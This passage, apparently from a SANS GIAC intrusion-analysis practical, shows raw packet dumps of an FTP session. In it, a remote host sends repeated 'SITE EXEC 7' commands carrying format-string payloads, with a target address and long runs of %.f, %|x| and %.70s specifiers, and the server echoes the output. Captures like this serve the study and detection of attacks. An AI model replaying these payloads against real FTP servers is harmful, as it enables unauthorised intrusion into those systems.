TCP Options (3) => NOP NOP TS: 29673649 237392206
32 30 30 2D 37 20 E2 B2 FF BF 2D 32 2D 32 30 30  200-7 ....-2-200
30 2D 32 30 30 30 30 30 30 30 30 30 30 30 30 30  0-20000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 6E 61 6E 30 30 30 30 30 30 30 30 2D  0000nan00000000-
32 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  2000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 2D 32 2D 32 34  00000000000-2-24
30 6E 61 6E 30 33 34 36 2D 32 30 30 37 33 34 30  0nan0346-2007340
33 38 36 34 34 32 37 32 34 33 35 30 34 31 31 33  3864427243504113
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
38 32 35 37 38 36 30 37 34 35 39 33 31 38 36 39  8257860745931869
31 37 33 33 33 30 37 32 38 37 36 39 32 34 39 36  1733307287692496
32 33 35 36 38 39 39 37 39 31 37 32 32 39 33 31  2356899791722931
35 36 37 33 30 36 39 39 34 35 31 31 33 39 33 32  5673069945113932
37 32 30 38 37 39 35 38 34 36 37 39 31 39 32 34  7208795846791924
39 39 37 35 38 36 30 32 36 34 32 32 30 33 38 32  9975860264220382
37 35 30 31 39 36 30 37 30 33 33 35 36 39 35 39  7501960703356959
30 30 30 30 32 33 33 32 37 30 36 36 30 36 31 32  0000233270660612
33 33 31 36 34 34 31 35 38 36 37 37 31 33 32 30  3316441586771320
37 36 33 30 37 32 33 30 36 34 31 33 39 37 33 30  7630723064139730
32 38 31 33 32 32 38 37 37 34 38 34 38 35 33 32  2813228774848532
34 30 35 36 33 38 34 37 32 39 35 32 37 38 32 34  4056384729527824
35 30 30 39 37 32 38 34 37 31 30 34 36 33 32 36  5009728471046326
37 37 32 37 36 37 33 31 39 37 35 34 34 31 33 37  7727673197544137
35 39 32 30 36 32 36 32 36 37 37 32 33 34 35 36  5920626267723456
37 38 34 32 30 38 35 34 34 35 33 36 30 36 30 38  7842085445360608
37 35 38 33 35 35 38 34 31 39 31 38 31 35 37 30  7583558419181570
34 36 37 34 36 38 39 32 34 37 30 35 30 37 35 32  4674689247050752
36 37 37 39 33 33 37 31 37 35 32 30 34 30 32 30  6779337175204020
36 32 36 37 39 31 32 37 34 35 31 34 32 31 31 38  6267912745142118
31 37 35 31 33 36 36 30 39 34 37 30 32 38 36 36  1751366094702866
38 35 31 30 32 32 32 31 36 30 36 32 32 30 37 36  8510222160622076
34 30 34 34 32 35 30 33 37 32 39 34 39 36 38 38  4044250372949688
36 33 34 34 39 31 39 31 32 33 34 34 30 34 33 35  6344919123440435
32 33 36 31 36 36 31 31 5F 5F 5F 5F 5F 5F 5F 5F  23616611________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 25 7C     _______________%|
78 7C 0D 0A                                      x|..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:57.612643 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16769 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF78A496  Ack: 0xEBCDF6EF  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392216 29673649

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:57.614600 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1718 IpLen:20 DgmLen:569 DF
***AP*** Seq: 0xEBCDF6EF  Ack: 0xCF78A496  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673656 237392216
32 30 30 20 20 28 65 6E 64 20 6F 66 20 27 37 20  200  (end of '7
E2 B2 FF BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66  ....%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
64 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  d______________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30  _______%%|x|%.70
73 27 29 0D 0A                                   s')..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:57.682361 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16770 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF78A496  Ack: 0xEBCDF8F4  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392223 29673656

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:57.697573 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16771 IpLen:20 DgmLen:563 DF
***AP*** Seq: 0xCF78A496  Ack: 0xEBCDF8F4  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392223 29673656
53 49 54 45 20 45 58 45 43 20 37 20 AC B2 FF FF  SITE EXEC 7 ....
BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  .%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 64 5F 5F  %.f%.f%.f%.f%d__
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30 73 0A     ____%%|x|%.70s.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:57.711504 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1719 IpLen:20 DgmLen:749 DF
***AP*** Seq: 0xEBCDF8F4  Ack: 0xCF78A695  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673664 237392223
32 30 30 2D 37 20 AC B2 FF BF 2D 32 2D 32 30 30  200-7 ....-2-200
30 2D 32 30 30 30 30 30 30 30 30 30 30 30 30 30  0-20000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 6E 61 6E 30 30 30 30 30 30 30 30 2D  0000nan00000000-
32 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  2000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 2D 32 2D 32 34  00000000000-2-24
30 6E 61 6E 30 33 34 36 2D 32 30 30 37 33 34 30  0nan0346-2007340
33 38 36 34 34 32 37 32 34 33 35 30 34 31 31 33  3864427243504113
38 32 35 37 38 36 30 37 34 35 39 33 31 38 36 39  8257860745931869
31 37 33 33 33 30 37 32 38 37 36 39 32 34 39 36  1733307287692496
32 33 35 36 38 39 39 37 39 31 37 32 32 39 33 31  2356899791722931
35 36 37 33 30 36 39 39 34 35 31 31 33 39 33 32  5673069945113932
37 32 30 38 37 39 35 38 34 36 37 39 31 39 32 34  7208795846791924
39 39 37 35 38 36 30 32 36 34 32 32 30 33 38 32  9975860264220382
37 35 30 31 39 36 30 37 30 33 33 35 36 39 35 39  7501960703356959
30 30 30 30 32 33 33 32 37 30 36 36 30 36 31 32  0000233270660612
33 33 31 36 34 34 31 35 38 36 37 37 31 33 32 30  3316441586771320
37 36 33 30 37 32 33 30 36 34 31 33 39 37 33 30  7630723064139730
32 38 31 33 32 32 38 37 37 34 38 34 38 35 33 32  2813228774848532
34 30 35 36 33 38 34 37 32 39 35 32 37 38 32 34  4056384729527824
35 30 30 39 37 32 38 34 37 31 30 34 36 33 32 36  5009728471046326
37 37 32 37 36 37 33 31 39 37 35 34 34 31 33 37  7727673197544137
35 39 32 30 36 32 36 32 36 37 37 32 33 34 35 36  5920626267723456
37 38 34 32 30 38 35 34 34 35 33 36 30 36 30 38  7842085445360608
37 35 38 33 35 35 38 34 31 39 31 38 31 35 37 30  7583558419181570
34 36 37 34 36 38 39 32 34 37 30 35 30 37 35 32  4674689247050752
36 37 37 39 33 33 37 31 37 35 32 30 34 30 32 30  6779337175204020
36 32 36 37 39 31 32 37 34 35 31 34 32 31 31 38  6267912745142118
31 37 35 31 33 36 36 30 39 34 37 30 32 38 36 36  1751366094702866
38 35 31 30 32 32 32 31 36 30 36 32 32 30 37 36  8510222160622076
34 30 34 34 32 35 30 33 37 32 39 34 39 36 38 38  4044250372949688
36 33 34 34 39 31 39 31 32 33 34 34 30 34 33 35  6344919123440435
32 33 36 31 36 36 31 31 5F 5F 5F 5F 5F 5F 5F 5F  23616611________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 25 7C  ______________%|
78 7C 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  x|______________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 25 25 7C  _____________%%|
78 7C 25 2E 37 30 73 0D 0A                    x|%.70s..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:57.801591 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16773 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF78A695  Ack: 0xEBCDFBAD  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392235 29673664

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:57.803658 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1720 IpLen:20 DgmLen:569 DF
***AP*** Seq: 0xEBCDFBAD  Ack: 0xCF78A695  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673673 237392235
32 30 30 20 20 28 65 6E 64 20 6F 66 20 27 37 20  200  (end of '7
AC B2 FF BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66  ....%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
64 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  d_______________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30  _______%%|x|%.70
73 27 29 0D 0A                                   s')..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
09/16-18:55:57.885306 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16774 IpLen:20 DgmLen:563 DF
***AP*** Seq: 0xCF78A695  Ack: 0xEBCDFDB2  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392242 29673673
53 49 54 45 20 45 58 45 43 20 37 20 76 B2 FF FF  SITE EXEC 7 v...
BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  .%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 64 5F 5F  %.f%.f%.f%.f%d__
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30 73 0A     ____%%|x|%.70s.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:57.899731 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1721 IpLen:20 DgmLen:766 DF
***AP*** Seq: 0xEBCDFDB2  Ack: 0xCF78A894  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673682 237392242
32 30 30 2D 37 20 76 B2 FF BF 2D 32 2D 32 30 30  200-7 v...-2-200
30 2D 32 30 30 30 30 30 30 30 30 30 30 30 30 30  0-20000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 6E 61 6E 30 30 30 30 30 30 30 30 2D  0000nan00000000-
32 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  2000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 2D 32 2D 32 34  00000000000-2-24
30 6E 61 6E 30 33 34 36 2D 32 30 30 37 33 34 30  0nan0346-2007340
33 38 36 34 34 32 37 32 34 33 35 30 34 31 31 33  3864427243504113
38 32 35 37 38 36 30 37 34 35 39 33 31 38 36 39  8257860745931869
31 37 33 33 33 30 37 32 38 37 36 39 32 34 39 36  1733307287692496
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
32 33 35 36 38 39 39 37 39 31 37 32 32 39 33 31  2356899791722931
35 36 37 33 30 36 39 39 34 35 31 31 33 39 33 32  5673069945113932
37 32 30 38 37 39 35 38 34 36 37 39 31 39 32 34  7208795846791924
39 39 37 35 38 36 30 32 36 34 32 32 30 33 38 32  9975860264220382
37 35 30 31 39 36 30 37 30 33 33 35 36 39 35 39  7501960703356959
30 30 30 30 32 33 33 32 37 30 36 36 30 36 31 32  0000233270660612
33 33 31 36 34 34 31 35 38 36 37 37 31 33 32 30  3316441586771320
37 36 33 30 37 32 33 30 36 34 31 33 39 37 33 30  7630723064139730
32 38 31 33 32 32 38 37 37 34 38 34 38 35 33 32  2813228774848532
34 30 35 36 33 38 34 37 32 39 35 32 37 38 32 34  4056384729527824
35 30 30 39 37 32 38 34 37 31 30 34 36 33 32 36  5009728471046326
37 37 32 37 36 37 33 31 39 37 35 34 34 31 33 37  7727673197544137
35 39 32 30 36 32 36 32 36 37 37 32 33 34 35 36  5920626267723456
37 38 34 32 30 38 35 34 34 35 33 36 30 36 30 38  7842085445360608
37 35 38 33 35 35 38 34 31 39 31 38 31 35 37 30  7583558419181570
34 36 37 34 36 38 39 32 34 37 30 35 30 37 35 32  4674689247050752
36 37 37 39 33 33 37 31 37 35 32 30 34 30 32 30  6779337175204020
36 32 36 37 39 31 32 37 34 35 31 34 32 31 31 38  6267912745142118
31 37 35 31 33 36 36 30 39 34 37 30 32 38 36 36  1751366094702866
38 35 31 30 32 32 32 31 36 30 36 32 32 30 37 36  8510222160622076
34 30 34 34 32 35 30 33 37 32 39 34 39 36 38 38  4044250372949688
36 33 34 34 39 31 39 31 32 33 34 34 30 34 33 35  6344919123440435
32 33 36 31 36 36 31 31 5F 5F 5F 5F 5F 5F 5F 5F  23616611________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 25 7C  ________________%|
78 7C 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  x|______________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 25 7C 78 7C 5F 5F  __________%|x|__
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 0D 0A                    ________..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:57.971584 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16776 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF78A894  Ack: 0xEBCE007C  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392252 29673682

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:57.973349 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1722 IpLen:20 DgmLen:569 DF
***AP*** Seq: 0xEBCE007C  Ack: 0xCF78A894  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673688 237392252
32 30 30 20 20 28 65 6E 64 20 6F 66 20 27 37 20  200  (end of '7
76 B2 FF BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66  v...%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
